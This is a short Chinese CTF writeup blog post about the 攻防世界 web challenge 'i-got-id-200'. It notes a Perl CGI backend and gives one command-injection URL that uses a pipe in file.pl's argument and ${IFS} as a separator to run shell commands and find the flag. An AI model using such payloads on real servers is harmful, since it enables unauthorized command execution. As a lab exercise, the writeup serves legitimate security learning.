攻防世界-web-i-got-id-200-从0到1的解题历程writeup

原创

<u>CTF小白</u> 于 2020-04-17 15:51:44 发布 2572 个 收藏

分类专栏: CTF

版权声明:本文为博主原创文章,遵循 CC 4.0 BY-SA 版权协议,转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/qq_41429081/article/details/105582126

版权



CTF 专栏收录该内容

24 篇文章 4 订阅订阅专栏


题目分析

主要的功能界面就两个

提交姓名年龄界面



图片已做防盗链处理 请在原文件中访问该图片



首先可以知道这是一个perl语言的后台





常规做法可以

/cgi-bin/file.pl?/bin/bash%20-c%20ls\${IFS}/|

看了大佬的解释为

通过管道的方式,执行任意命令,然后将其输出结果用管道传输到读入流中,这样就可以保证获取到flag文件的位置了。这里用到了\${IFS}来作命令分割,原理是会将结果变成bash-c "ls/"的等价形式。